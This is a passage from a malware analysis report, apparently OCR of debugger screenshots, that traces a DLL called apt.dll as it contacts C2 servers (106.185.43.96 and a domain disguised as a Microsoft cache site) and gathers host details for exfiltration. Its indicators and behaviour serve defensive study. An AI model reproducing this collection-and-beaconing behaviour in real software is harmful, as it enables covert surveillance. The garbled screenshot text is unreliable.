As written before, a new thread is created to execute the same function mentioned when the malware has run with administrator privileges. CreateThread API call is displayed in the next picture:

	6CD73944	56		r i i	oush esi					
	6CD73945	56			oush esi					
	6CD73946	56			oush esi					
	6CD73947	68 B4 31 D	7 60		oush apt. GCD	73184				
	6CD7394C	56	7 00		oush esi	10104				
	6CD7394D	56			oush esi					
	6CD7394E	FF 15 6C 4	0 0 0 60		all dword p	th de Fran	esteth	Echean		
	CCD7 DD4E		0 00 00		all uworu p	d and det	eatern	Cauzi		~
•	<									>
dword ptr [6CD84	406C <apt.&c< th=""><th>eateThread></th><th>]=<kern< th=""><th>el32.Create</th><th>eThread></th><th></th><th></th><th></th><th></th><th></th></kern<></th></apt.&c<>	eateThread>]= <kern< th=""><th>el32.Create</th><th>eThread></th><th></th><th></th><th></th><th></th><th></th></kern<>	el32.Create	eThread>					
.text:6CD7394E	apt.dll:\$394	= #2D4E				[x=] Locals	<i>3</i> st	005EFC84		
.text:6CD7394E	apt.dll:\$394			Dump 5	🛞 Watch 1	[x=] Locals	2 st	005EFC88	00000000	apt.6CD73184
.text:6CD7394E a	apt.dll:\$394	= #2D4E ump 3 🛛 🕮 Di	ump 4	Dump 5	🤯 Watch 1		<i>9</i>	005EFC88 005EFC8C	00000000 6CD731B4	apt.6CD731B4
.text:6CD7394E 4	apt.dll:\$3940 Dump 2	= #2D4E ump 3 🛄 Di	ump 4	Dump 5	Watch 1	SysW0	∲e 🔇 ^	005EFC88 005EFC8C 005EFC90	00000000 6CD731B4 00000000	apt.6CD731B4
.text:6CD7394E a	apt.dll:\$3940 Dump 2	= #2D4E ump 3 🛄 Di	ump 4	Dump 5	Watch 1	SysW0	∌ e §	005EFC88 005EFC8C 005EFC90 005EFC94	00000000 6CD731B4 00000000 00000000	
.text:6CD7394E 4	apt.dll:\$3940 Dump 2	= #2D4E ump 3 🛄 Di	ump 4	Dump 5	Watch 1	SysW0	rfe 🔇	005EFC88 005EFC8C 005EFC90	00000000 6CD731B4 00000000 00000000	

There is a call to GetMessage API to retrieve messages from the thread's message queue. If the message is 0x10 (WM_CLOSE), 0x11 (WM_QUERYENDSESSION) or 0x16 (WM_ENDSESSION) the current function terminates its execution:



27

Thread activity – StartAddress address

During the entire execution, the internet is emulated using Fakenet. We've observed multiple MultiByteToWideChar function calls used to convert character strings to UTF-16 (wide character) strings. One such call is shown below:

	 6CD74505 6CD74506 6CD74507 6CD74509 6CD74507 6CD74506 6CD74507 6CD74507 	53 50 6A FF FF 75 08 89 45 FC 57 57	push edi push edi	err ptr ss:[ebp+ ptr ss:[ebp-4	8]],eax		[ebp+8]:"ht		x87StatusWord 0000 x87SW_B 0 x87SW_C3 0 x x87SW_C1 0 x87SW_C0 0 x x87SW_SF 0 x87SW_P 0 x
EIP	→• 6CD74511	FF D6	call esi				esi:MultiBy		Default (stdcall)
	1 apt.dll:\$4511	#3911							2: [esp+4] 00000000 3: [esp+8] 6CD8D052 "http: 4: [esp+C] FFFFFF 5: [esp+10] 04602EF8
Dump 1	Dump 2 🛛 🖉 Du	mp 3 🛛 🗰 Dump 4	📖 Dump 5 🛛 💮 Watch 1	[x=] Locals	2 Struct		00AEB66C 0 00AEB670 0	0000000	
Address Hex			ASCII			^	00AEB674 6 00AEB678 F		"http://106.185.43.96:80"
6CD 8D 05 2 68 7 6CD 8D 062 33 2 6CD 8D 072 65 7	4 74 70 3A 2F 2 E 39 36 3A 38 3 2 2E 61 74 76 2	F 31 30 36 2E 31 0 00 51 65 71 4F	38 35 2E 34 http://106. 68 2F 75 73 3.96:80.Qec	185.4 0k/us			00AEB67C 0 00AEB680 0	4602EF8	
Figure 2	8								

The malware uses the WinHttpOpen function to initialize the use of WinHTTP functions. The user agent is hardcoded in the DLL file:



Figure 29

There is a call to WinHttpSetTimeouts function in order to set time-outs involved in HTTP transactions. nResolveTimeout, nConnectTimeout, nSendTimeout and nReceiveTimeout are set to 0x1D4C0 (120.000ms = 120 seconds):

;	 6CD71F3F 6CD71F45 6CD71F48 6CD71F51 	FF B6 04 11 00 FF B6 00 11 00 FF B6 FC 10 00 FF B6 F8 10 00	0 00 pu 0 00 pu	sh dword ptr ds:[es sh dword ptr ds:[es sh dword ptr ds:[es sh dword ptr ds:[es	si+1100] si+10FC]		
	6CD71F57 6CD71F58	50 FF 15 2C 42 D	pu	sh eax	&WinHttpSetTimeouts>]		
	6CD/1F58	PF 15 2C 42 D		in aword per us. [se			>
text:6CD71F58	apt.dll:\$1F58 #	1358					
Dump 1	Dump 2 🔛 Dum	p 3 🔛 Dump 4	💷 Dump 5 🧕 🥳	Watch 1 [x=] Locals	2 Struct		00AEB650 00BE2 00AEB654 0001D
ddress Hex			ASC	11		^	00AEB658 0001D 00AEB65C 0001D
	01 00 C0 D4 01			AÔ AÔ AÔ			00AEB65C 0001D

Figure 30

The initial target server of an HTTP request is set to 106.185.43.96 on port 0x50 (80). The WinHttpConnect API call is displayed in figure 31.

	6CD71 6CD71 6CD71 6CD71 6CD71 6CD71 6CD71 6CD71	F66 50 F67 8D F6A 50 F68 FF	46 OC		push eax push dword		11	e	ax:L"106.185.4 ax:L"106.185.4 ax:L"106.185.4	x87StatusWord 0000 x87SW_B 0 x87SW_ x87SW_C1 0 x87SW_ x87SW_SF 0 x87SW_
	GCD84238 <ap< th=""><th>pt.&WinHttp</th><th></th><th></th><th>1</th><th>ptr_ds;[<&</th><th>winHttpConnect>]</th><th></th><th>······································</th><th>Default (stdcall) 1: [esp] 00BE2408 2: [esp+4] 00AEB688 3: [esp+8] 0000005 4: [esp+C] 0000000 5: [esp+C] 000AEB6</th></ap<>	pt.&WinHttp			1	ptr_ds;[<&	winHttpConnect>]		······································	Default (stdcall) 1: [esp] 00BE2408 2: [esp+4] 00AEB688 3: [esp+8] 0000005 4: [esp+C] 0000000 5: [esp+C] 000AEB6
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct		00AEB654 00BE24 00AEB658 00AEB6	
Address He	ex	RE AE OOL	0 00 00 00	00.00.00.00	ASCII				00AEB65C 000000 00AEB660 000000	50

Figure 31

The process performs a GET request to the server mentioned above, with the target resource being /user/atv.html. The pwszReferrer parameter is set to "http://www.google.com" and dwFlags is set to 0x100 (WINHTTP FLAG BYPASS PROXY CACHE):

GCD71FF7 50 GCD71FF8 53 GCD71FF8 57 GCD71FF9 FF 75 08 GCD71FF7 50 GCD71FFF 50 GCD72000 FF 76 04 GCD72000 FF 76 04 GCD72000 FF 76 04 GCD72000 FF 76 04 GCD72000 FF 75 04 GCD72000 GCD72000 FF 75 04 GCD72000 GCD72000 FF 75 04 GCD72000 GCD7200 GCD720 GCD720 GCD720 GCD720 GCD720 GCD720 GCD720 GCD720 GC	push eax push ebx push dword ptr lea eax,dword p push eax push dword ptr	otr ss:[ebp-10] ds:[esi+4]	eax:L"GET"	x87Statusword 0000 x87Sw_B 0 x87Sw_C3 0 x x87Sw_C1 0 x87Sw_C0 0 x x87Sw_SF 0 x87Sw_P 0 x
dword ptr [6CD8424C <apt.&winhttpopenreq .text:6CD72003 apt.d]1:\$2003 #1403</apt.&winhttpopenreq 		ds:[cdwinHttpOpenRequest>] st>	Samuel S	Default (stdcal) 1: [esp] 008EA500 2: [esp+4] 00AEB67C L"GET" 3: [esp+6] 04602F38 4: [esp+C] 0000000 5: [esp+10] 00AEBEC2 L"htt
Image: Second	ASCII 0 04 00 00 00 00		00AEB654 00BEA50 00AEB658 00AEB65 00AEB65C 04602F 00AEB660 000000 00AEB664 00AEB65 00AEB664 000AEB65	/C L"GET" 88 10 12 L"http://www.google.com"

Figure 32

After the WinHttpOpenRequest call there is a WinHttpSendRequest function call. The HTTP request is intercepted by Fakenet, and it replies with a fake response:

12/22/20 02:50:22 PM [Diverter] rund]]32.exe (5600) requested TCP 106.185.43.96:80
12/22/20 02:50:22 PM [HTTPListener80] GET /user/atv.html HTTP/1.1
12/22/20 02:50:22 PM [HTTPListener80] Cache-Control: no-cache
12/22/20 02:50:22 PM [HTTPListener80] Connection: Keep-Alive
12/22/20 02:50:22 PM [HTTPListener80] Pragma: no-cache
12/22/20 02:50:22 PM [
	Gecko) Chrome/5.0.354.0 Safari/533.3
12/22/20 02:50:22 PM [HTTPListener80] Host: 106.185.43.96

Now the process is awaiting a response to the HTTP request by calling the WinHttpReceiveResponse function:

text:6CD7	OAC apt.dll:\$	20AC #14AC					
dword ptr	6CD84230 <apt< th=""><th>.&WinHttpRe</th><th>ceiveResponse</th><th>>]=<winhttp.wir< th=""><th>nHttpReceiveRespo</th><th>nse></th><th></th></winhttp.wir<></th></apt<>	.&WinHttpRe	ceiveResponse	>]= <winhttp.wir< th=""><th>nHttpReceiveRespo</th><th>nse></th><th></th></winhttp.wir<>	nHttpReceiveRespo	nse>	
	•					Thireepiceer veresponses	>
TP	● 6CD720/ ● 6CD720/		5 08 30 42 D8 6C	push	dword ptr ds: [es:	i+8] VinHttpReceiveResponse>	

Figure 34

Afterward, the malicious file retrieves header information using WinHttpQueryHeaders API with 0x16 (WINHTTP_QUERY_RAW_HEADERS_CRLF) parameter – receives all the headers returned by the HTTP server:

Dump 4 Jump 5 Image: Second s	Is Struct ODAEB640 ODAEB640 ODAEB641 ODAEB640 ODAEB645 ODAEB640 ODAEB640 ODAEB645 ODAEB640 ODAEB645
Dump 4 🕮 Dump 5 🛞 Watch 1 🛛 🕅 Local	Is // Struct 00AEB644 0000
	8 push 16 push dword ptr ds: call edi B3390)

Figure 35

There is a second WinHttpQueryHeaders API call with 0x20000013

(WINHTTP_QUERY_FLAG_NUMBER|WINHTTP_QUERY_STATUS_CODE) parameter – the status code returned by the HTTP server. It expects a status code of 200 (OK):




Figure 36

The process uses the WinHttpQueryDataAvailable function to see how many bytes are available to be read with WinHttpReadData:

	• 6CD71		76 08		push eax	and day Fast					
IP	● 6CD71 →● 6CD71		76 08 15 44 42 D8	8 6C	call dword p	otr ds:[esi	<pre>inHttpQuery</pre>	DataAvailable>	1		~
	• <		70 55 00				-			>	
word ptr	6CD84244 <a< td=""><td>t.&WinHttp</td><td>DuervDataAva</td><td>ailable>l=<w< td=""><td>inhttp.WinHtt</td><td>pOuervDataA</td><td>vailable></td><td></td><td></td><td></td><td>-</td></w<></td></a<>	t.&WinHttp	DuervDataAva	ailable>l= <w< td=""><td>inhttp.WinHtt</td><td>pOuervDataA</td><td>vailable></td><td></td><td></td><td></td><td>-</td></w<>	inhttp.WinHtt	pOuervDataA	vailable>				-
dword ptr	[6CD84244 <a;< th=""><th>ot.&WinHttp</th><th>QueryDataAva</th><th>ailable>]=<w< th=""><th>inhttp.WinHtt</th><th>pQueryDataA</th><th>vailable></th><th></th><th></th><th></th><th></th></w<></th></a;<>	ot.&WinHttp	QueryDataAva	ailable>]= <w< th=""><th>inhttp.WinHtt</th><th>pQueryDataA</th><th>vailable></th><th></th><th></th><th></th><th></th></w<>	inhttp.WinHtt	pQueryDataA	vailable>				
	-			ailable>]= <w< td=""><td>inhttp.WinHtt</td><td>pQueryDataA</td><td>wailable></td><td></td><td></td><td></td><td></td></w<>	inhttp.WinHtt	pQueryDataA	wailable>				
	[6CD84244 <a; 1881 apt.dll:</a; 			ailable>]= <w< td=""><td>inhttp.WinHtt</td><td>pQueryDataA</td><td>≫ Struct</td><td></td><td>00</td><td>EB644 008E</td><td>A.C.A</td></w<>	inhttp.WinHtt	pQueryDataA	≫ Struct		00	EB644 008E	A.C.A

Next, there is a call to the WinHttpReadData function that is used to read data returned by the server:

TP	● 6CD7 6CD7 ● 6CD7 ● 6CD7 ● 6CD7 ● 6CD7	18D1 FF 18D4 57 18D5 FF	75 FC 76 08 15 58 42 D8	60	push eax push dword push edi push dword	ptr ds:[e					x8	875W_B 0 x875W_C3 875W_C1 0 x875W_C0 875W_SF 0 x875W_P
	•	annel ne								>	Def	ault (stdcall)
		:\$18D8 #FD8	-	wrnncep.wrn	HttpReadData>				00AEB63C 00E	EAG	-	
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	2 Struct		00AEB640 046			
Address He	x				ASCII			^	00AEB644 000 00AEB648 00A			
										24F	10 k	kernel32.GetLastErro
Liaura	20											

Figure 38

The malicious process uses the WSAStartup function with 0x202 parameter

(wVersionRequired) in order to use the Winsock DLL. The current directory for the process is changed to the location of the current executable (rundll32.exe):

€CD7246E 50 €CD7246F FF 15 D8 40 D8 6C	<pre>push eax call dword ptr ds:[<&SetCurrentDirectoryW>]</pre>	eax:L"C:\\Windo	
			Default (stdcall)
<pre>dword ptr [6CD840D8 <apt.&setcurrentdirectoryw>]=<ku #186f<="" .text:6cd7246f="" apt.dll:\$246f="" pre=""></ku></apt.&setcurrentdirectoryw></pre>	rnel32.SetCurrentDirectoryW>		1: [esp] 00AEB454 L"C:\\Win 2: [esp+4] 00AEC7D0 3: [esp+8] 00AEC7D0 4: [esp+C] 00000000 5: [esp+10] 003A0043
0100 1 0100 2 0100 2 000 1 0100 1	nn E 🎆 Watch 1 Vallacala 🗐 Ctruct	00AEB444 00AEB49	54 L"C:\\Windows\\SysWOW64"


Figure 39

GetAdaptersInfo API is utilized to find adapter information for the local machine. The function call is presented in the next figure.

EIP	6CD73C/ 6CD73C/ 6CD73C/	AC 53	95 68 FD FF	FF	push eax push ebx call dword	ptr ss:[eb	p-298 <mark>]</mark>		[ebp-298]:	GetAd v
	[ebp-298]=[00A			nfo>]= <iphlpa< th=""><th>api.GetAdapte</th><th>ersInfo></th><th></th><th></th><th></th><th></th></iphlpa<>	api.GetAdapte	ersInfo>				
.text:6CD7	'3CAD apt.dll:\$	SCAD #30AD								
Dump 1		Dump 3	🚛 Dump 4	Dump 5	👹 Watch 1	[x=] Locals	Struct		00AEB394 00AEB398	
	Dump 2	-		Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	^		00AEB3A8 00AEC7D0

Figure 40

The malware opens the "Software\Microsoft\Windows\CurrentVersion\Internet Settings" registry key by calling the RegCreateKeyExA function:



Now the user agent is extracted from the local host by calling the RegQueryValueExA function, as follows:

↓ < dword ptr [6CD8401C <apt.®queryvalueexa>]=<advapi32.regqueryvalueexa> .text:6CD73E08 apt.dll:\$3E08 #3208</advapi32.regqueryvalueexa></apt.®queryvalueexa>	>
## Dump 1	Agent

Figure 42

The GetNetworkParams function is utilized to obtain network parameters for the local machine. This information will be exfiltrated as we'll see later on:

IP	 6CD74 6CD74 	DB2 57	D6		push eax push edi call esi				esi:GetNetw
IP I	→● 6CD74		06		Call est				est: Getnetw
Į.	* <								
si= <iphlpa< th=""><th>pi.GetNetwor</th><th>kParams> (</th><th>7307C980)</th><th></th><th></th><th></th><th></th><th></th><th></th></iphlpa<>	pi.GetNetwor	kParams> (7307C980)						
si= <iphlpa< th=""><th>pi.GetNetwor</th><th>kParams> (</th><th>7307C980)</th><th></th><th></th><th></th><th></th><th></th><th></th></iphlpa<>	pi.GetNetwor	kParams> (7307C980)						
			-						
	pi.GetNetwor DB3 apt.dll:		-						
text:6CD74	DB3 apt.dll:	\$4DB3 #41B	3	IIII Dump 5	🛞 Watch 1	[X=] Locals	Struct	00AEB624	
			-	💷 Dump 5	🛞 Watch 1	[x=] Locals	🎾 Struct	00AEB628	00AEB638
text:6CD74	DB3 apt.dll:	\$4DB3 #41B	3	Uump 5	Watch 1	[x=] Locals	🐉 Struct		

Figure 43

GetComputerNameW and GetUserNameW APIs are used to retrieve the NetBIOS name of the local computer and the name of the user associated with the thread, respectively:

Dump 1					AEB444 00AEFAE8
	Dump 2	Dump 3 🛛 Dum	0 4 💭 Dump 5		AEB43C 04603370 AEB440 00AEB634
	6CD840D4 <apt.8< th=""><th></th><th>N>]=<kernel32.g< th=""><th>etComputerNameW></th><th></th></kernel32.g<></th></apt.8<>		N>]= <kernel32.g< th=""><th>etComputerNameW></th><th></th></kernel32.g<>	etComputerNameW>	
444	<				>
	6CD72AAP	89 75 F8 FF 15 2C 40	D8 6C	mov dword ptr ss:[ebp-8],esi call dword ptr ds:[<&GetUserNameW>]	Estation appendix whether
	 6CD72AA4 6CD72AAA 6CD72AAF 	05 10 05 00		<pre>mov eax,dword ptr ds:[ebx+332C] add eax,510 push eax</pre>	[ebx+332C]:L"ht
	 6CD72AA0 6CD72AA3 	50		lea eax,dword ptr ss:[ebp-8] push eax	
IP	6CD72A9A	FF 15 D4 4	D8 6C	<pre>call dword ptr ds:[<&GetComputerNameW>]</pre>	
	 6CD72A96 6CD72A97 			push eax mov dword ptr ss:[ebp-8],esi	
	 6CD72A8C 6CD72A91 			add eax,410 mov esi,80	2000.000 S.C.C.S.
	6CD72A86			mov eax, dword ptr ds:[ebx+332C]	[ebx+332C]:L"h

Figure 44

gethostname and gethostbyname functions are used to get the standard host name for the local machine and host information corresponding to the local host, respectively:

	 6CD74DF4 6CD74DF6 6CD74DF9 6CD74DFA 	50 33	45 98			push 64 lea eax,dwo push eax xor edi,edi					
TF.	 6CD74E02 6CD74E05 6CD74E05 	8D 5 0	45 98	42 D8		lea eax,dwo	ord ptr ss:	gethostname>] [ebp-68] gethostbyname>]			
	*					A					
word ptr [600	* <			>l=zws	2 32 gethos	thynames					>
dword ptr [6CD	<pre>426C <apt.&g apt.dll:\$4e0<="" pre=""></apt.&g></pre>	ethostk 6 #4200	yname:			-		(3)	00AEB30	8 00AEB3D4	>
text:6CD74E06	<pre>426C <apt.&g apt.dll:\$4e0<="" pre=""></apt.&g></pre>	ethostk	yname:	>]= <ws< td=""><td>2_32.gethos</td><td>tbyname></td><td>[x=] Locals</td><td>Struct</td><td></td><td>C 00000064</td><td></td></ws<>	2_32.gethos	tbyname>	[x=] Locals	Struct		C 00000064	

The process verifies the operating system version by calling GetVersionExA function and then it checks if the process is running on a 64-bit machine by calling GetCurrentProcess and IsWow64Process APIs (this information is stored in the buffer along with the hostname and username). The malware retrieves the default locale for the OS by calling GetLocaleInfoA function with the following parameters: 0x800

(LOCALE_SYSTEM_DEFAULT), 0xb (LOCALE_IDEFAULTCODEPAGE). The result is OEMCP 437 for English (United States) that is converted to hex and copied in the buffer that will be exfiltrated:

	 6CD72B86 6CD72B8B 6CD72B91 6CD72B92 6CD72B94 	68 FF 00 00 0 8D 85 18 FE F 50 6A 0B 68 00 08 00 0	FFF	push FF: lea eax,dword ptr ss:[ebp-1E8] push eax push B push 800	eax:"0\n"	x875t x875W x875W x875W
EIP	6CD72B99	FF 15 88 40 D	<u>8 6C</u>	<pre>call dword ptr ds:[<&GetLocaleInfoA>]</pre>	Y	Default (
dword ptr [6CD84088 <apt.&get< th=""><th>:LocaleInfoA>]=<</th><th>kernel32.Get</th><th>LocaleInfoA></th><th></th><th>1: [es 2: [es 3: [es</th></apt.&get<>	:LocaleInfoA>]=<	kernel32.Get	LocaleInfoA>		1: [es 2: [es 3: [es
text:6CD72	899 apt.dll:\$2899	#1F99				4: [es 5: [es
.text:6CD72	899 apt.dll:\$2899	NAME I COMPANY OF THE	Dump 5	👹 Watch 1 🛛 [x=] Locals 🛛 🖉 Struct	00AEB704 00000800 00AEB708 0000000	4: [es 5: [es

Figure 46

There is a call to the GlobalMemoryStatusEx function in order to retrieve information about the physical and virtual memory. The amount of physical memory and the amount of physical memory currently available are saved as 32-bits values to the buffer which will be exfiltrated. Also, the processor name is retrieved using a few cpuid instructions ("AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx") and then copied to the same buffer. The malicious process extracts the width and the height of the screen of the primary monitor (in pixels) via 2 GetSystemMetrics calls, as follows (these are copied to the same buffer as before):

		00 00 00 10 00 00	They conjunct a per contractory occurrent teach	
	6CD72C1E	6A 00	push 0	
IP	→● 6CD72C20	FF D6	call esi	esi:GetSystemMetr
	<	65 65 56 55 66 66	and an decide the second secon	>
si= <user32< td=""><td>.GetSystemMetrics</td><td>> (76828000)</td><td></td><td></td></user32<>	.GetSystemMetrics	> (76828000)		
text: 6CD72	C20 apt.dll:\$2C20	#2020		
Dumo 1				00AEB710 000000
	 6CD72C2B 6CD72C2C 	57 89 81 F8 07 00 00	push edi mov dword ptr ds:[ecx+7F8],eax	
IP	→ 6CD72C32	FF D6	call esi	esi:GetSystemMetr
	•	AR AR AC AR AR	and and shared and shared and shared and the	a second Historica Contraction
		(2000000)		
es1= <user32< td=""><td>.GetSystemMetrics</td><td><pre>>> (76B2B000)</pre></td><td></td><td></td></user32<>	.GetSystemMetrics	<pre>>> (76B2B000)</pre>		
.text:6CD72	C32 apt.dll:\$2C32	#2032		
		- 000-	war 5 🤲 Westell 1 - Deelle ander 🧐 Gewart	00AEB710 000000
Dump 1		Diana d Million	man F 1998 Westels 4 19-11 seals 27 Charact	

Figure 47

Again 12 random chars are generated via the same algorithm as presented before, and then the following URI is constructed (data=12 random chars): "/money/ofcom-fines-nuisance-calls?0023528461146965&data=qgvuclxxlgip". The function WinHttpOpen is called using the user agent extracted earlier from registry, "Mozilla/4.0 (compatible; MSIE 8.0; Win32)":



Figure 48

As before, the file calls the WinHttpSetTimeouts function using the parameters set as 120 seconds, and then it tries to connect to the C2 server (www.microsoft-cache[.]com) on port 443:

Dump 1				a a comp a	ME HADUIT I	- Leorag	a succe		00AEB79C 0			e.com"
	Dump 2	Dump 3	Dump 4	Dump 5	👹 Watch 1	[x=] Locals	3 Struct		00AEB798			
	<pre>{ [6CD84238 < ap 1F6D apt.dll:</pre>			vinhttp.WinH	ttpConnect>					>	1: [esp] 008E2408 2: [esp+4] 00AECAAC L' 3: [esp+4] 00000188 4: [esp+C] 0000000 5: [esp+C] 00AECAA0	"www.
IP	6CD71	FGD FF	15 38 42 D8	<u>8 6C</u>	call dword	ptr_ds:[<&	winHttpConnect>]			····· *	Default (stdcall)	
	 6CD71 6CD71 6CD71 6CD71 6CD71 6CD71 	F66 50 F67 8D F6A 50 F68 FF			push ebx push eax lea eax,dw push eax push dword	ord ptr ds: ptr ds:[es	1]	ea	x:L"www.mi x:L"www.mi x:L"www.mi	crosc	x87StatusWord 0000 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C0 x87SW_SF 0 x87SW_P	0 x 0 x 0 x

Figure 49

The process performs a GET request using WinHttpOpenRequest and WinHttpSendRequest APIs:

310	6CD71FF7 6CD71FF8 6CD71FF9 6CD71FF7 6CD71FFF 6CD72000 €C072003	50 53 FF 75 08 80 45 F0 50 FF 76 04 FF 15 4 <u>C</u> 4 <u>2 D8 6C</u>	push eax push ebx push dword ptr ss: eb lea eax, dword ptr ss: push eax push dword ptr ds: es call dword ptr ds: es	[ebp-10] i+4] winHttpOpenRed	quest>]	eax:L"GET" [ebp+8]:L"/money/ eax:L"GET"	x875tatusWord 0000 x875w_5 0 x855w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_5F 0 x875w_P 0 x875w_U 0 v875w_5F 0 x875w_P 0 x875w_U 0
	<pre>{ 6CD8424C <apt.dw1 2003="" apt.d11:\$2003<="" pre=""></apt.dw1></pre>		http,WinHttpOpenRequest>			>	1: [esp] 00C11888 2: [esp+4] 0460390 L [*] /money/ofcom-fines-nuisance-ca' 3: [esp+6] 04600390 L [*] /money/ofcom-fines-nuisance-ca' 4: [esp+C] 00000000 5: [esp+C] 0002282 L [*] http://www.google.com"
Address Ho OOAEB7FO 21 OOAEB800 65	F 6D 6F 6E 65 79 2 5 73 2D 6E 75 69 7	F 6F 66 63 6F 6D 2D 66	ASCII 69 GE //money/ofcom-fin 6C GC es-nuisance-call	Struct	00AEB795 00C1188 00AEB79C 00AEB7 00AEB7A0 0460099 00AEB7A4 0000000 00AEB7A8 00AED28 00AEB7A6 0000000 00AEB7A6 0000000 00AEB780 0000010	0 L"GET" 0 L"/money/ofcom-f 10 L"/thtp://www.goog	ines-nuisance-calls70023528460926559&data-qgvuclxxlgip" gle.com"
Figure	e 50						

If the request is not successful, the process sleeps for 180 seconds, and then it tries again. The process retrieves header information by calling WinHttpQueryHeaders with 0x16 (WINHTTP_QUERY_RAW_HEADERS_CRLF) parameter:

edi= <winhttp.win< th=""><th>GCD71ABE 50 GCD71ABF FF GCD71AC2 53 GCD71AC2 53 GCD71AC3 GA GCD71AC5 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF</th><th>45 FC 75 F8 16 76 08 D7 (70CB3390)</th><th><pre>push ebx lea eax,dword ptr ss:[ebp-4] push eax push dword ptr ss:[ebp-8] push ebx push 16 push dword ptr ds:[esi+8] call edi</pre></th><th></th></winhttp.win<>	GCD71ABE 50 GCD71ABF FF GCD71AC2 53 GCD71AC2 53 GCD71AC3 GA GCD71AC5 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF GCD71AC8 FF	45 FC 75 F8 16 76 08 D7 (70CB3390)	<pre>push ebx lea eax,dword ptr ss:[ebp-4] push eax push dword ptr ss:[ebp-8] push ebx push 16 push dword ptr ds:[esi+8] call edi</pre>	
Dump 1	ump 2 💭 Dump 3	Dump 4 Dump 5	🛞 Watch 1 🛛 🕼 🖉 Struct	00AEB784 00C085F8 00AEB788 00000016
Address Hex			ASCII	00AEB78C 00000000
04600C58 00 00 0	0 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$		00AEB790 04600C48 00AEB794 00AEB7A8 00AEB798 0000000

As before, the malware extracts the status code and checks if it's equal to 200 by calling WinHttpQueryHeaders API with 0x20000013

(WINHTTP_QUERY_FLAG_NUMBER|WINHTTP_QUERY_STATUS_CODE) parameter:

EIP dword ptr	[6CD 842	6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A 6CD71A	334 8D 33A 8D 33D 50 32E 50 33F 52 440 68 448 85 448 85 444 67 51 FF	81 OC 11 0 75 FC 3 13 00 00 2 71 08 10 7 45 FC 04 0 15 40 42 D	20 00 00 00 18 6C	<pre>push edx lea eax,dword ptr ds:[ecx+110C] lea eax,dword ptr ds:[ebp-4] push esi push eax push edx push 20000013 push dword ptr ds:[ecx+8] mov dword ptr ds:[eax],edx mov dword ptr ds:[ebp-4],4 call dword ptr ds:[<&winHttpQueryHeaders></pre>	Headers>]
.text:6CD		-	1A51 #E51	Dump 4	💷 Dump 5	👹 Watch 1 🛛 [x=] Locals 🛛 🖉 Struct	00AEB78C 00C085F8 00AEB790 20000013
	Нех					ASCII	00AEB794 0000000 00AEB798 00AEDBAC
						H.T.T.P./.10.	00AEB79C 00AEB7A8
						.2.0.00.K	00AEB7A0 00000000
						D.a.t.e.:W. e.d.,2.3D.	00AEB7A4 00AECAA0
						e.c2.0.2.0	00AEB7A8 00000004
						1.1.:.4.2.:.5.5.	00AEB7AC 00AEB7D0
04603BD0	20 00 43						00AEB7B0 6CD720C2
04603BD0	20 00 43 6E 00 7	7 00 <u>4D</u>	00 54 00	OD 00 0A 00	43 00 GF 00	.G.M.TC.o. n.t.e.n.tL.e.	00AEB7B4 04600990
04603BE0 04603BF0	6E 00 7	7 00 <u>4D</u> 4 00 65 7 00 74	00 54 00 00 6E 00 00 68 00	0D 00 0A 00 74 00 2D 00 3A 00 20 00	43 00 6F 00 4C 00 65 00 31 00 34 00	.G.M.TC.o. n.t.e.n.tL.e. n.g.t.h.:1.4.	00AEB7B4 04600990 00AEB7B8 00AECAA0
04603BE0 04603BF0 04603C00	6E 00 7- 6E 00 63 34 00 30	7 00 <u>4D</u> 4 00 65 7 00 74 5 00 0D	00 54 00 00 6E 00 00 68 00 00 0A 00	0D 00 0A 00 74 00 2D 00 3A 00 20 00 43 00 6F 00	0 43 00 6F 00 4C 00 65 00 31 00 34 00 6E 00 74 00	.G.M.TC.o. n.t.e.n.tL.e. n.g.t.h.:1.4. 4.6C.o.n.t.	00AEB7B4 04600990 00AEB7B8 00AECAA0 00AEB7BC 00AEB8F0
04603BE0 04603BF0 04603C00 04603C10	6E 00 7 6E 00 6 34 00 3 65 00 6	7 00 <u>4D</u> 4 00 65 7 00 74 5 00 0D 5 00 74	00 54 00 00 6E 00 00 68 00 00 0A 00 00 2D 00	0D 00 0A 00 74 00 2D 00 3A 00 20 00 43 00 6F 00 54 00 79 00	43 00 6F 00 4C 00 65 00 31 00 34 00 6E 00 74 00 70 00 65 00	.G.M.TC.o. n.t.e.n.tL.e. n.g.t.h.: .1.4. 4.6C.o.n.t. e.n.tT.y.p.e.	00AEB7B4 04600990 00AEB7B8 00AECAA0 00AEB7BC 00AEB8F0 00AEB7C0 00450047
